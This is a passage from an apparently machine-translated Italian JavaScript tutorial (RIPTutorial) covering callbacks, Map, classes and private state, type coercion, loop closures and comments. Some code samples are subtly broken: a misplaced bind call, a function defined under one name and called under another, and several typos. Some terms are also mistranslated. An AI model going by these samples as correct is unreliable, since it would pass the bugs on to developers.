compareAsync(false, onSuccess, onFailure);
console.log('Doing something else');

// Outputs:
//   "Doing something else"
//   "Value was expected"
//   "Value was unexpected/exceptional"

```

Va notato, più callback non devono essere mutuamente esclusivi - entrambi i metodi possono essere chiamati. Allo stesso modo, il `compare()` può essere scritto con callback che sono opzionali (usando un [noop](#) come valore predefinito - vedi [schema Oggetto Nullo](#)).

Callback e `questo`

Spesso quando si utilizza un callback si desidera accedere a un contesto specifico.

```

function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', function() {
    console.log(this.msg); // <= will fail because "this" is undefined
  });
}

```



```
var s = new SomeClass("hello", someElement);
```

soluzioni

- Usa il `bind`

`bind` genera in modo efficace una nuova funzione che imposta `this` a ciò che è stato passato al `bind` quindi chiama la funzione originale.

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', function() {
    console.log(this.msg);
  }).bind(this); // <== bind the function to `this`
}
```

- Usa le funzioni freccia

Le funzioni di freccia rilegano automaticamente l'attuale `this` contesto.

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', () => { // <== arrow function binds `this`
    console.log(this.msg);
  });
}
```

Spesso si desidera chiamare una funzione membro, passando in modo ideale tutti gli argomenti passati all'evento sulla funzione.

soluzioni:

- Usa il `bind`

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', this.handleClick.bind(this));
}

SomeClass.prototype.handleClick = function(event) {
  console.log(event.type, this.msg);
};
```

- Usa le funzioni freccia e l'operatore resto

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', (...a) => this.handleClick(...a));
}
```

```
SomeClass.prototype.handleClick = function(event) {
  console.log(event.type, this.msg);
};
```

- In particolare per i listener di eventi DOM è possibile implementare l' [interfaccia EventListener](#)

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', this);
}

SomeClass.prototype.handleEvent = function(event) {
  var fn = this[event.type];
  if (fn) {
    fn.apply(this, arguments);
  }
};

SomeClass.prototype.click = function(event) {
  console.log(this.msg);
};
```

Richiamata usando la funzione Freccia

L'uso della funzione freccia come funzione di callback può ridurre le linee di codice.

La sintassi predefinita per la funzione freccia è

```
() => {}
```

Questo può essere usato come callback

Ad esempio se vogliamo stampare tutti gli elementi in un array [1,2,3,4,5]

senza la funzione freccia, il codice sarà simile a questo

```
[1,2,3,4,5].forEach(function(x) {
  console.log(x);
})
```

Con la funzione freccia, può essere ridotto a

```
[1,2,3,4,5].forEach(x => console.log(x));
```

Qui la funzione di `function(x){console.log(x)}` **callback** `function(x){console.log(x)}` è ridotta a `x=>console.log(x)`

Leggi callback online: <https://riptutorial.com/it/javascript/topic/2842/callback>

Capitolo 18: Carta geografica

Sintassi

- nuova mappa ([iterable])
- map.set (chiave, valore)
- map.get (chiave)
- map.size
- map.clear ()
- map.delete (chiave)
- map.entries ()
- map.keys ()
- map.values ()
- map.forEach (callback [, thisArg])

Parametri

Parametro	Dettagli
iterable	Qualsiasi oggetto iterabile (ad esempio un array) contenente coppie [key, value] .
key	La chiave di un elemento.
value	Il valore assegnato alla chiave.
callback	Funzione di callback chiamata con tre parametri: valore, chiave e la mappa.
thisArg	Valore che verrà utilizzato come this quando si esegue la callback .

Osservazioni

In Maps `NaN` è considerato uguale a `NaN` , anche se `NaN !== NaN` . Per esempio:

```
const map = new Map([[NaN, true]]);
console.log(map.get(NaN)); // true
```

Examples

Creazione di una mappa

Una mappa è una mappatura di base delle chiavi ai valori. Le mappe sono diverse dagli oggetti in quanto le loro chiavi possono essere qualsiasi cosa (valori primitivi e oggetti), non solo stringhe e

simboli. L'iterazione su Maps viene sempre eseguita anche nell'ordine in cui gli elementi sono stati inseriti nella Mappa, mentre l'ordine non è definito durante l'iterazione delle chiavi in un oggetto.

Per creare una mappa, usa il costruttore di mappe:

```
const map = new Map();
```

Ha un parametro opzionale, che può essere qualsiasi oggetto iterabile (ad esempio un array) che contiene matrici di due elementi: prima è la chiave, i secondi è il valore. Per esempio:

```
const map = new Map([[new Date(), {foo: "bar"}], [document.body, "body"]]);  
//           ^key           ^value           ^key           ^value
```

Cancellare una mappa

Per rimuovere tutti gli elementi da una mappa, utilizzare il metodo `.clear()` :

```
map.clear();
```

Esempio:

```
const map = new Map([[1, 2], [3, 4]]);  
console.log(map.size); // 2  
map.clear();  
console.log(map.size); // 0  
console.log(map.get(1)); // undefined
```

Rimozione di un elemento da una mappa

Per rimuovere un elemento da una mappa usa il metodo `.delete()` .

```
map.delete(key);
```

Esempio:

```
const map = new Map([[1, 2], [3, 4]]);  
console.log(map.get(3)); // 4  
map.delete(3);  
console.log(map.get(3)); // undefined
```

Questo metodo restituisce `true` se l'elemento esiste ed è stato rimosso, altrimenti `false` :

```
const map = new Map([[1, 2], [3, 4]]);  
console.log(map.delete(1)); // true  
console.log(map.delete(7)); // false
```

Verifica se esiste una chiave in una mappa

Per verificare se esiste una chiave in una mappa, utilizzare il metodo `.has()` :

```
map.has(key);
```

Esempio:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.has(1)); // true
console.log(map.has(2)); // false
```

Iterazione delle mappe

La mappa ha tre metodi che restituiscono gli iteratori: `.keys()` , `.values()` e `.entries()` . `.entries()` è l'iteratore di mappa predefinito e contiene coppie `[key, value]` .

```
const map = new Map([[1, 2], [3, 4]]);

for (const [key, value] of map) {
  console.log(`key: ${key}, value: ${value}`);
  // logs:
  // key: 1, value: 2
  // key: 3, value: 4
}

for (const key of map.keys()) {
  console.log(key); // logs 1 and 3
}

for (const value of map.values()) {
  console.log(value); // logs 2 and 4
}
```

La mappa ha anche il metodo `.forEach()` . Il primo parametro è una funzione di callback, che verrà chiamata per ogni elemento nella mappa e il secondo parametro è il valore che verrà utilizzato come `this` quando si esegue la funzione di callback.

La funzione di callback ha tre argomenti: valore, chiave e l'oggetto della mappa.

```
const map = new Map([[1, 2], [3, 4]]);
map.forEach((value, key, theMap) => console.log(`key: ${key}, value: ${value}`));
// logs:
// key: 1, value: 2
// key: 3, value: 4
```

Ottenere e impostare elementi

Usa `.get(key)` per ottenere il valore con chiave e `.set(key, value)` per assegnare un valore a un tasto.

Se l'elemento con la chiave specificata non esiste nella mappa, `.get()` restituisce `undefined` .

`.set()` metodo `.set()` restituisce l'oggetto della mappa, quindi puoi effettuare una catena di

chiamate `.set()` .

```
const map = new Map();
console.log(map.get(1)); // undefined
map.set(1, 2).set(3, 4);
console.log(map.get(1)); // 2
```

Ottenere il numero di elementi di una mappa

Per ottenere il numero di elementi di una mappa, utilizzare la proprietà `.size` :

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
```

Leggi Carta geografica online: <https://riptutorial.com/it/javascript/topic/1648/carta-geografica>

Capitolo 19: Classi

Sintassi

- classe Foo {}
- la classe Foo estende la barra {}
- class Foo {costruttore () {}}
- class Foo {myMethod () {}}
- class Foo {get myProperty () {}}
- class Foo {set myProperty (newValue) {}}
- class Foo {static myStaticMethod () {}}
- class Foo {static get myStaticProperty () {}}
- const Foo = class Foo {};
- const Foo = class {};

Osservazioni

`class` supporto di `class` stato aggiunto a JavaScript solo come parte dello standard [es6](#) 2015.

Le classi Javascript sono zucchero sintattico sull'eredità basata su prototipo già esistente di JavaScript. Questa nuova sintassi non introduce un nuovo modello di ereditarietà orientato agli oggetti su JavaScript, solo un modo più semplice per gestire gli oggetti e l'ereditarietà. Una dichiarazione di `class` è essenzialmente una scorciatoia per la definizione manuale di una `function` costruzione e l'aggiunta di proprietà al prototipo del costruttore. Una differenza importante è che le funzioni possono essere chiamate direttamente (senza la `new` parola chiave), mentre una classe chiamata direttamente genererà un'eccezione.

```
class someClass {
  constructor () {}
  someMethod () {}
}

console.log(typeof someClass);
console.log(someClass);
console.log(someClass === someClass.prototype.constructor);
console.log(someClass.prototype.someMethod);

// Output:
// function
// function someClass() { "use strict"; }
// true
// function () { "use strict"; }
```

Se stai usando una versione precedente di JavaScript avrai bisogno di un transpiler come [babel](#) o [google-closure-compiler](#) per compilare il codice in una versione che la piattaforma di destinazione sarà in grado di comprendere.

Examples

Costruttore di classe

La parte fondamentale della maggior parte delle classi è il suo costruttore, che imposta lo stato iniziale di ogni istanza e gestisce tutti i parametri che sono stati passati quando si chiama `new`.

È definito in un blocco di `class` come se si stesse definendo un metodo chiamato `constructor`, sebbene in realtà sia gestito come un caso speciale.

```
class MyClass {
  constructor(option) {
    console.log(`Creating instance using ${option} option.`);
    this.option = option;
  }
}
```

Esempio di utilizzo:

```
const foo = new MyClass('speedy'); // logs: "Creating instance using speedy option"
```

Una piccola cosa da notare è che un costruttore di classi non può essere reso statico tramite la parola chiave `static`, come descritto di seguito per altri metodi.

Metodi statici

I metodi e le proprietà statici sono definiti sulla *classe / costruttore stesso*, non sugli oggetti di istanza. Questi sono specificati in una definizione di classe usando la parola chiave `static`.

```
class MyClass {
  static myStaticMethod() {
    return 'Hello';
  }

  static get myStaticProperty() {
    return 'Goodbye';
  }
}

console.log(MyClass.myStaticMethod()); // logs: "Hello"
console.log(MyClass.myStaticProperty); // logs: "Goodbye"
```

Possiamo vedere che le proprietà statiche non sono definite sulle istanze dell'oggetto:

```
const myClassInstance = new MyClass();

console.log(myClassInstance.myStaticProperty); // logs: undefined
```

Tuttavia, *sono* definiti nelle sottoclassi:


```
class MySubClass extends MyClass {};  
  
console.log(MySubClass.myStaticMethod()); // logs: "Hello"  
console.log(MySubClass.myStaticProperty); // logs: "Goodbye"
```

Getter e setter

Getter e setter ti consentono di definire un comportamento personalizzato per leggere e scrivere una determinata proprietà sulla tua classe. Per l'utente, appaiono come qualsiasi proprietà tipica. Tuttavia, internamente una funzione personalizzata fornita dall'utente viene utilizzata per determinare il valore quando si accede alla proprietà (il getter) e per preformare eventuali modifiche necessarie quando viene assegnata la proprietà (il setter).

In una definizione di `class`, un getter è scritto come un metodo senza argomenti preceduto dalla parola chiave `get`. Un setter è simile, tranne che accetta un argomento (il nuovo valore viene assegnato) e viene invece utilizzata la parola chiave `set`.

Ecco una classe di esempio che fornisce un getter e setter per la sua proprietà `.name`. Ogni volta che viene assegnato, registreremo il nuovo nome in un array `.names_` interno. Ogni volta che si accede, restituiranno l'ultimo nome.

```
class MyClass {  
  constructor() {  
    this.names_ = [];  
  }  
  
  set name(value) {  
    this.names_.push(value);  
  }  
  
  get name() {  
    return this.names_[this.names_.length - 1];  
  }  
}  
  
const myClassInstance = new MyClass();  
myClassInstance.name = 'Joe';  
myClassInstance.name = 'Bob';  
  
console.log(myClassInstance.name); // logs: "Bob"  
console.log(myClassInstance.names_); // logs: ["Joe", "Bob"]
```

Se si definisce solo un setter, il tentativo di accesso alla proprietà verrà sempre restituito `undefined`.

```
const classInstance = new class {  
  set prop(value) {  
    console.log('setting', value);  
  }  
};  
  
classInstance.prop = 10; // logs: "setting", 10  
  
console.log(classInstance.prop); // logs: undefined
```

Se si definisce solo un getter, il tentativo di assegnare la proprietà non avrà alcun effetto.

```
const classInstance = new class {
  get prop() {
    return 5;
  }
};

classInstance.prop = 10;

console.log(classInstance.prop); // logs: 5
```

Eredità di classe

L'ereditarietà funziona esattamente come in altri linguaggi orientati agli oggetti: i metodi definiti sulla superclasse sono accessibili nella sottoclasse estesa.

Se la sottoclasse dichiara il proprio costruttore allora deve invocare il costruttore di genitori tramite `super()` prima di poter accedere a `this`.

```
class SuperClass {

  constructor() {
    this.logger = console.log;
  }

  log() {
    this.logger(`Hello ${this.name}`);
  }

}

class SubClass extends SuperClass {

  constructor() {
    super();
    this.name = 'subclass';
  }

}

const subClass = new SubClass();

subClass.log(); // logs: "Hello subclass"
```

Membri privati

JavaScript non supporta tecnicamente i membri privati come funzionalità linguistica. La privacy, [descritta da Douglas Crockford](#), viene emulata tramite le chiusure (scope delle funzioni preservate) che verranno generate ciascuna con ogni chiamata di istanziazione di una funzione di costruzione.

L'esempio `Queue` dimostra come, con le funzioni di costruzione, lo stato locale possa essere preservato e reso accessibile anche tramite metodi privilegiati.

```

class Queue {

  constructor () {                                // - does generate a closure with each instantiation.

    const list = [];                              // - local state ("private member").

    this.enqueue = function (type) {             // - privileged public method
                                                //   accessing the local state
      list.push(type);                            //   "writing" alike.
      return type;
    };
    this.dequeue = function () {                 // - privileged public method
                                                //   accessing the local state
      return list.shift();                        //   "reading / writing" alike.
    };
  }
}

var q = new Queue;                               //
                                                //
q.enqueue(9);                                   // ... first in ...
q.enqueue(8);                                   //
q.enqueue(7);                                   //
                                                //
console.log(q.dequeue());                       // 9 ... first out.
console.log(q.dequeue());                       // 8
console.log(q.dequeue());                       // 7
console.log(q);                                 // {}
console.log(Object.keys(q));                    // ["enqueue", "dequeue"]

```

Ad ogni istanziazione di un tipo di `Queue` il costruttore genera una chiusura.

Quindi sia di una `Queue` propri metodi di tipo `enqueue` e `dequeue` (vedi `Object.keys(q)`) ancora hanno accesso a `list` che continua a *vivere* nel suo ambito di inclusione che, al tempo di costruzione, è stato conservato.

Facendo uso di questo modello - emulando membri privati tramite metodi pubblici privilegiati - si dovrebbe tenere presente che, con ogni istanza, verrà consumata memoria aggiuntiva per ogni metodo di *proprietà* (poiché è un codice che non può essere condiviso / riutilizzato). Lo stesso vale per la quantità / dimensione dello stato che verrà memorizzato all'interno di tale chiusura.

Nomi di metodi dinamici

Esiste anche la possibilità di valutare espressioni quando si nominano metodi simili a come è possibile accedere alle proprietà di un oggetto con `[]`. Questo può essere utile per avere nomi di proprietà dinamici, tuttavia è spesso usato in combinazione con Simboli.

```

let METADATA = Symbol('metadata');

class Car {
  constructor(make, model) {
    this.make = make;
    this.model = model;
  }
}

```

```

// example using symbols
[METADATA]() {
  return {
    make: this.make,
    model: this.model
  };
}

// you can also use any javascript expression

// this one is just a string, and could also be defined with simply add()
["add"](a, b) {
  return a + b;
}

// this one is dynamically evaluated
[1 + 2]() {
  return "three";
}
}

let MazdaMPV = new Car("Mazda", "MPV");
MazdaMPV.add(4, 5); // 9
MazdaMPV[3](); // "three"
MazdaMPV[METADATA](); // { make: "Mazda", model: "MPV" }

```

metodi

I metodi possono essere definiti nelle classi per eseguire una funzione e, facoltativamente, restituire un risultato.

Possono ricevere argomenti dal chiamante.

```

class Something {
  constructor(data) {
    this.data = data
  }

  doSomething(text) {
    return {
      data: this.data,
      text
    }
  }
}

var s = new Something({})
s.doSomething("hi") // returns: { data: {}, text: "hi" }

```

Gestione dei dati personali con le classi

Uno degli ostacoli più comuni che utilizzano le classi è trovare l'approccio corretto per gestire gli stati privati. Esistono 4 soluzioni comuni per la gestione degli stati privati:

Utilizzo dei simboli

I simboli sono nuovi tipi primitivi introdotti in ES2015, come definito in [MDN](#)

Un simbolo è un tipo di dati unico e immutabile che può essere utilizzato come identificativo per le proprietà dell'oggetto.

Quando si utilizza il simbolo come chiave di proprietà, non è enumerabile.

In quanto tali, non verranno rivelati usando `for var in O Object.keys`.

Quindi possiamo usare i simboli per memorizzare dati privati.

```
const topSecret = Symbol('topSecret'); // our private key; will only be accessible on the
scope of the module file
export class SecretAgent{
  constructor(secret){
    this[topSecret] = secret; // we have access to the symbol key (closure)
    this.coverStory = 'just a simple gardner';
    this.doMission = () => {
      figureWhatToDo(topSecret[topSecret]); // we have access to topSecret
    };
  }
}
```

Poiché i `symbols` sono unici, è necessario fare riferimento al simbolo originale per accedere alla proprietà privata.

```
import {SecretAgent} from 'SecretAgent.js'
const agent = new SecretAgent('steal all the ice cream');
// ok lets try to get the secret out of him!
Object.keys(agent); // ['coverStory'] only cover story is public, our secret is kept.
agent[Symbol('topSecret')]; // undefined, as we said, symbols are always unique, so only the
original symbol will help us to get the data.
```

Ma non è privato al 100%; spezziamo quell'agente! Possiamo usare il metodo

`Object.getOwnPropertySymbols` per ottenere i simboli dell'oggetto.

```
const secretKeys = Object.getOwnPropertySymbols(agent);
agent[secretKeys[0]] // 'steal all the ice cream' , we got the secret.
```

Utilizzo di WeakMaps

`WeakMap` è un nuovo tipo di oggetto che è stato aggiunto per es6.

Come definito su [MDN](#)

L'oggetto `WeakMap` è un insieme di coppie chiave / valore in cui le chiavi sono deferite. Le chiavi devono essere oggetti e i valori possono essere valori arbitrari.

Un'altra caratteristica importante di `WeakMap` è, come definito su [MDN](#).

La chiave in una `WeakMap` è trattenuta debolmente. Ciò significa che, se non ci sono altri riferimenti forti alla chiave, l'intera voce verrà rimossa dalla `WeakMap` dal garbage

collector.

L'idea è di usare WeakMap, come una mappa statica per l'intera classe, per mantenere ogni istanza come chiave e mantenere i dati privati come valore per quella chiave di istanza.

Quindi solo all'interno della classe avremo accesso alla collezione WeakMap .

Proviamo con il nostro agente, con WeakMap :

```
const topSecret = new WeakMap(); // will hold all private data of all instances.
export class SecretAgent{
  constructor(secret){
    topSecret.set(this,secret); // we use this, as the key, to set it on our instance
  private data
    this.coverStory = 'just a simple gardner';
    this.doMission = () => {
      figureWhatToDo(topSecret.get(this)); // we have access to topSecret
    };
  }
}
```

Poiché const topSecret è definito all'interno della chiusura del modulo e poiché non è stato topSecret alle proprietà dell'istanza, questo approccio è totalmente privato e non è possibile raggiungere l'agente topSecret .

Definire tutti i metodi all'interno del costruttore

L'idea qui è semplicemente quella di definire tutti i nostri metodi e membri all'interno del costruttore e utilizzare la chiusura per accedere ai membri privati senza assegnarli a this .

```
export class SecretAgent{
  constructor(secret){
    const topSecret = secret;
    this.coverStory = 'just a simple gardner';
    this.doMission = () => {
      figureWhatToDo(topSecret); // we have access to topSecret
    };
  }
}
```

Anche in questo esempio i dati sono privati al 100% e non possono essere raggiunti al di fuori della classe, quindi il nostro agente è sicuro.

Utilizzo delle convenzioni di denominazione

Decideremo che qualsiasi proprietà privata sarà preceduta da _ .

Si noti che per questo approccio i dati non sono realmente privati.

```
export class SecretAgent{
  constructor(secret){
```

```
    this._topSecret = secret; // it private by convention
    this.coverStory = 'just a simple gardner';
    this.doMission = () => {
        figureWhatToDo(this_topSecret);
    };
}
}
```

Nome della classe vincolante

ClassDeclaration's Name è associato in modi diversi in diversi ambiti:

1. L'ambito in cui è definita la classe: `let` binding
2. L'ambito della classe stessa - all'interno di `{ e }` in `class {}` - `const` binding

```
class Foo {
  // Foo inside this block is a const binding
}
// Foo here is a let binding
```

Per esempio,

```
class A {
  foo() {
    A = null; // will throw at runtime as A inside the class is a `const` binding
  }
}
A = null; // will NOT throw as A here is a `let` binding
```

Questo non è lo stesso per una funzione -

```
function A() {
  A = null; // works
}
A.prototype.foo = function foo() {
  A = null; // works
}
A = null; // works
```

Leggi Classi online: <https://riptutorial.com/it/javascript/topic/197/classi>

Capitolo 20: Coercizione / conversione variabile

Osservazioni

Alcune lingue richiedono di definire in anticipo quale tipo di variabile stai dichiarando. JavaScript non lo fa; cercherà di capirlo da solo. A volte questo può creare comportamenti imprevisti.

Se usiamo il seguente codice HTML

```
<span id="freezing-point">0</span>
```

E recuperare il suo contenuto attraverso JS, **non** verrà convertito in un numero, anche se ci si potrebbe aspettare a. Se usiamo il seguente frammento, ci si potrebbe aspettare che `boilingPoint` sia `100`. Tuttavia, JavaScript convertirà più `moreHeat` in una stringa e concatenerà le due stringhe; il risultato sarà `0100`.

```
var el = document.getElementById('freezing-point');
var freezingPoint = el.textContent || el.innerText;
var moreHeat = 100;
var boilingPoint = freezingPoint + moreHeat;
```

Possiamo risolvere questo problema convertendo esplicitamente `freezingPoint` in un numero.

```
var el = document.getElementById('freezing-point');
var freezingPoint = Number(el.textContent || el.innerText);
var boilingPoint = freezingPoint + moreHeat;
```

Nella prima riga, convertiamo "0" (la stringa) in `0` (il numero) prima di memorizzarlo. Dopo aver effettuato l'aggiunta, ottieni il risultato previsto (`100`).

Examples

Convertire una stringa in un numero

```
Number('0') === 0
```

`Number('0')` convertirà la stringa (`'0'`) in un numero (`0`)

Una forma più breve, ma meno chiara:

```
+'0' === 0
```

L'operatore unario `+` non fa nulla ai numeri, ma converte qualsiasi altra cosa in un numero. È interessante notare che `+(-12) === -12`.


```
parseInt('0', 10) === 0
```

`parseInt('0', 10)` convertirà la stringa (`'0'`) in un numero (`0`), non dimenticare il secondo argomento, che è `radix`. Se non specificato, `parseInt` potrebbe convertire la stringa in un numero errato.

Convertire un numero in una stringa

```
String(0) === '0'
```

`String(0)` convertirà il numero (`0`) in una stringa (`'0'`).

Una forma più breve, ma meno chiara:

```
'' + 0 === '0'
```

Doppia negazione (!! x)

La doppia negazione `!!` non è un operatore JavaScript distinto né una sintassi speciale ma piuttosto solo una sequenza di due negazioni. Viene utilizzato per convertire il valore di qualsiasi tipo nel valore booleano `true` o `false` appropriato a seconda che si tratti di *verità* o *falsità* .

```
!!1           // true
!!0           // false
!!undefined  // false
!!{}         // true
!![]         // true
```

La prima negazione converte qualsiasi valore in `false` se è *vero* e `true` se *falso* . La seconda negazione funziona quindi su un valore booleano normale. Insieme convertire qualsiasi valore *truthy* al `true` e qualsiasi valore *falsy* al `false` .

Tuttavia, molti professionisti considerano inaccettabile l'utilizzo di tale sintassi e raccomandano soluzioni più semplici da leggere, anche se sono più lunghe da scrivere:

```
x !== 0      // instead of !!x in case x is a number
x !== null   // instead of !!x in case x is an object, a string, or an undefined
```

L'utilizzo di `!!x` è considerato scarsa pratica a causa dei seguenti motivi:

1. Stilisticamente può sembrare una sintassi speciale distinta mentre in realtà non fa altro che due negazioni consecutive con conversione di tipo implicita.
2. È meglio fornire informazioni sui tipi di valori memorizzati in variabili e proprietà attraverso il codice. Ad esempio, `x !== 0` dice che `x` è probabilmente un numero, mentre `!!x` non trasmette alcun vantaggio ai lettori del codice.
3. L'utilizzo di `Boolean(x)` consente funzionalità simili ed è una conversione più esplicita di tipo.

Conversione implicita

JavaScript proverà a convertire automaticamente le variabili in tipi più appropriati dopo l'uso. Di solito è consigliabile eseguire le conversioni in modo esplicito (vedere altri esempi), ma vale comunque la pena conoscere quali conversioni avvengono implicitamente.

```
"1" + 5 === "15" // 5 got converted to string.
1 + "5" === "15" // 1 got converted to string.
1 - "5" === -4 // "5" got converted to a number.
alert({}) // alerts "[object Object]", {} got converted to string.
!0 === true // 0 got converted to boolean
if ("hello") {} // runs, "hello" got converted to boolean.
new Array(3) === ",,"; // Return true. The array is converted to string - Array.toString();
```

Alcune delle parti più complicate:

```
!"0" === false // "0" got converted to true, then reversed.
!"false" === false // "false" converted to true, then reversed.
```

Convertire un numero in un booleano

```
Boolean(0) === false
```

`Boolean(0)` convertirà il numero `0` in un valore booleano `false`.

Una forma più breve, ma meno chiara:

```
!!0 === false
```

Convertire una stringa in un booleano

Per convertire una stringa in uso booleano

```
Boolean(myString)
```

o la forma più breve ma meno chiara

```
!!myString
```

Tutte le stringhe tranne la stringa vuota (di lunghezza zero) vengono valutate come `true` booleane.

```
Boolean('') === false // is true
Boolean("") === false // is true
Boolean('0') === false // is false
Boolean('any_nonempty_string') === true // is true
```

Integer to Float

In JavaScript, tutti i numeri sono rappresentati internamente come float. Ciò significa che è sufficiente utilizzare il numero intero come float per convertirlo.

Passa a numero intero

Per convertire un float in un intero, JavaScript fornisce più metodi.

La funzione `floor` restituisce il primo intero inferiore o uguale al float.

```
Math.floor(5.7); // 5
```

La funzione `ceil` restituisce il primo intero maggiore o uguale al float.

```
Math.ceil(5.3); // 6
```

La funzione `round` arrotonda il galleggiante.

```
Math.round(3.2); // 3  
Math.round(3.6); // 4
```

6

Truncation (`trunc`) rimuove i decimali dal float.

```
Math.trunc(3.7); // 3
```

Notare la differenza tra troncamento (`trunc`) e `floor` :

```
Math.floor(-3.1); // -4  
Math.trunc(-3.1); // -3
```

Converti una stringa in float

`parseFloat` accetta una stringa come argomento che converte in un float /

```
parseFloat("10.01") // = 10.01
```

Conversione in booleano

`Boolean(...)` convertirà qualsiasi tipo di dati in `true` o `false` .

```
Boolean("true") === true  
Boolean("false") === true  
Boolean(-1) === true  
Boolean(1) === true  
Boolean(0) === false  
Boolean("") === false  
Boolean("1") === true  
Boolean("0") === true  
Boolean({}) === true  
Boolean([]) === true
```

Le stringhe vuote e il numero 0 saranno convertite in false e tutte le altre verranno convertite in true.

Una forma più breve, ma meno chiara:

```
!!"true" === true
!!"false" === true
!!-1 === true
!!1 === true
!!0 === false
!!"" === false
!!"1" === true
!!"0" === true
!!{} === true
!![] === true
```

Questa forma più breve sfrutta la conversione di tipo implicita utilizzando l'operatore logico NOT due volte, come descritto in <http://www.Scriptutorial.com/javascript/example/3047/double-negation----x->

Ecco l'elenco completo delle conversioni booleane dalla [specifica ECMAScript](#)

- se `myArg` di tipo `undefined` o `null` then `Boolean(myArg) === false`
- se `myArg` di tipo `boolean` poi `Boolean(myArg) === myArg`
- se `myArg` di tipo `number` poi `Boolean(myArg) === false` se `myArg` è `+0` , `-0` o `NaN` ; altrimenti `true`
- se `myArg` di tipo `string` then `Boolean(myArg) === false` if `myArg` è la String vuota (la sua lunghezza è zero); altrimenti `true`
- se `myArg` di tipo `symbol` o `object` then `Boolean(myArg) === true`

I valori convertiti in `false` come booleani sono chiamati *falsy* (e tutti gli altri sono chiamati *truthy*). Vedi le [operazioni di confronto](#) .

Convertire una matrice in una stringa

`Array.join(separator)` può essere utilizzato per generare un array come stringa, con un separatore configurabile.

Predefinito (separatore = ","):

```
["a", "b", "c"].join() === "a,b,c"
```

Con un separatore di stringhe:

```
[1, 2, 3, 4].join(" + ") === "1 + 2 + 3 + 4"
```

Con un separatore vuoto:

```
["B", "o", "b"].join("") === "Bob"
```

Matrice su stringa utilizzando metodi array

In questo modo, potrebbe sembrare che ci siano degli utenti perché si sta utilizzando una funzione anonima per realizzare qualcosa che si può fare con `join ()`; Ma se hai bisogno di creare qualcosa per le stringhe mentre stai convertendo l'array in stringa, questo può essere utile.

```
var arr = ['a', 'á', 'b', 'c']

function upper_lower (a, b, i) {
  //...do something here
  b = i & 1 ? b.toUpperCase() : b.toLowerCase();
  return a + ',' + b
}
arr = arr.reduce(upper_lower); // "a,Á,b,C"
```

Tabella di conversione primitiva a primitiva

Valore	Convertito in stringa	Convertito in numero	Convertito in booleano
undefined	"non definito"	NaN	falso
null	"null"	0	falso
vero	"vero"	1	
falso	"False"	0	
NaN	"Nan"		falso
"" stringa vuota		0	falso
""		0	vero
"2.4" (numerico)		2.4	vero
"test" (non numerico)		NaN	vero
"0"		0	vero
"1"		1	vero
-0	"0"		falso
0	"0"		falso
1	"1"		vero
Infinito	"Infinito"		vero

Valore	Convertito in stringa	Convertito in numero	Convertito in booleano
-Infinito	"-Infinito"		vero
[]	""	0	vero
[3]	"3"	3	vero
['un']	"un"	NaN	vero
['A', 'b']	"A, b"	NaN	vero
{}	"[oggetto Oggetto]"	NaN	vero
funzione(){} <i>(grassetto)</i>	"funzione(){}" <i>(grassetto)</i>	NaN	vero

I valori in grassetto evidenziano la conversione che i programmatori possono trovare sorprendente

Per convertire in modo esplicito i valori puoi usare `String ()` `Number ()` `Boolean ()`

Leggi [Coercizione / conversione variabile online](https://riptutorial.com/it/javascript/topic/641/coercizione---conversione-variabile):

<https://riptutorial.com/it/javascript/topic/641/coercizione---conversione-variabile>

Capitolo 21: Come rendere l'iteratore utilizzabile all'interno della funzione di callback asincrono

introduzione

Quando si utilizza la callback asincrona, è necessario considerare l'ambito. **Soprattutto** se all'interno di un ciclo. Questo semplice articolo mostra cosa non fare e un semplice esempio di lavoro.

Examples

Codice errato, puoi capire perché questo uso della chiave porterà a bug?

```
var pipeline = {};  
// (...) adding things in pipeline  
  
for(var key in pipeline) {  
  fs.stat(pipeline[key].path, function(err, stats) {  
    if (err) {  
      // clear that one  
      delete pipeline[key];  
      return;  
    }  
    // (...)  
    pipeline[key].count++;  
  });  
}
```

Il problema è che esiste una sola istanza della **chiave var** . Tutte le callback condivideranno la stessa istanza chiave. Nel momento in cui verrà attivato il callback, molto probabilmente la chiave sarà stata incrementata e non puntata all'elemento per il quale stiamo ricevendo le statistiche.

Scrittura corretta

```
var pipeline = {};  
// (...) adding things in pipeline  
  
var processOneFile = function(key) {  
  fs.stat(pipeline[key].path, function(err, stats) {  
    if (err) {  
      // clear that one  
      delete pipeline[key];  
      return;  
    }  
    // (...)  
    pipeline[key].count++;  
  });  
};
```

```
};  
  
// verify it is not growing  
for(var key in pipeline) {  
    processOneFileInPipeline(key);  
}
```

Creando una nuova funzione, siamo la **chiave** scoping all'interno di una funzione in modo che tutti i callback abbiano la propria istanza chiave.

Leggi [Come rendere l'iteratore utilizzabile all'interno della funzione di callback asincrono online](https://riptutorial.com/it/javascript/topic/8133/come-rendere-l-iteratore-utilizzabile-all-interno-della-funzione-di-callback-asincrono):
<https://riptutorial.com/it/javascript/topic/8133/come-rendere-l-iteratore-utilizzabile-all-interno-della-funzione-di-callback-asincrono>

Capitolo 22: Commenti

Sintassi

- `//` Single line comment (continues until line break)
- `/*` Multi line comment `*/`
- `<!--` Single line comment starting with the opening HTML comment segment "`<!--`" (continues until line break)
- `-->` Single line comment starting with the closing HTML comment segment "`-->`" (continues until line break)

Examples

Utilizzando commenti

Per aggiungere annotazioni, suggerimenti o escludere codice dall'esecuzione di JavaScript, sono disponibili due metodi per commentare le righe di codice

Commento a riga singola `//`

Tutto dopo il `//` fino alla fine della riga è escluso dall'esecuzione.

```
function elementAt( event ) {
  // Gets the element from Event coordinates
  return document.elementFromPoint( event.clientX, event.clientY );
}
// TODO: write more cool stuff!
```

Commento a più righe `/**/`

Tutto tra l'apertura `/*` e la chiusura `*/` è escluso dall'esecuzione, anche se l'apertura e la chiusura sono su linee diverse.

```
/*
  Gets the element from Event coordinates.
  Use like:
  var clickedEl = someEl.addEventListener("click", elementAt, false);
*/
function elementAt( event ) {
  return document.elementFromPoint( event.clientX, event.clientY );
}
/* TODO: write more useful comments! */
```

Utilizzo di commenti HTML in JavaScript (procedura errata)

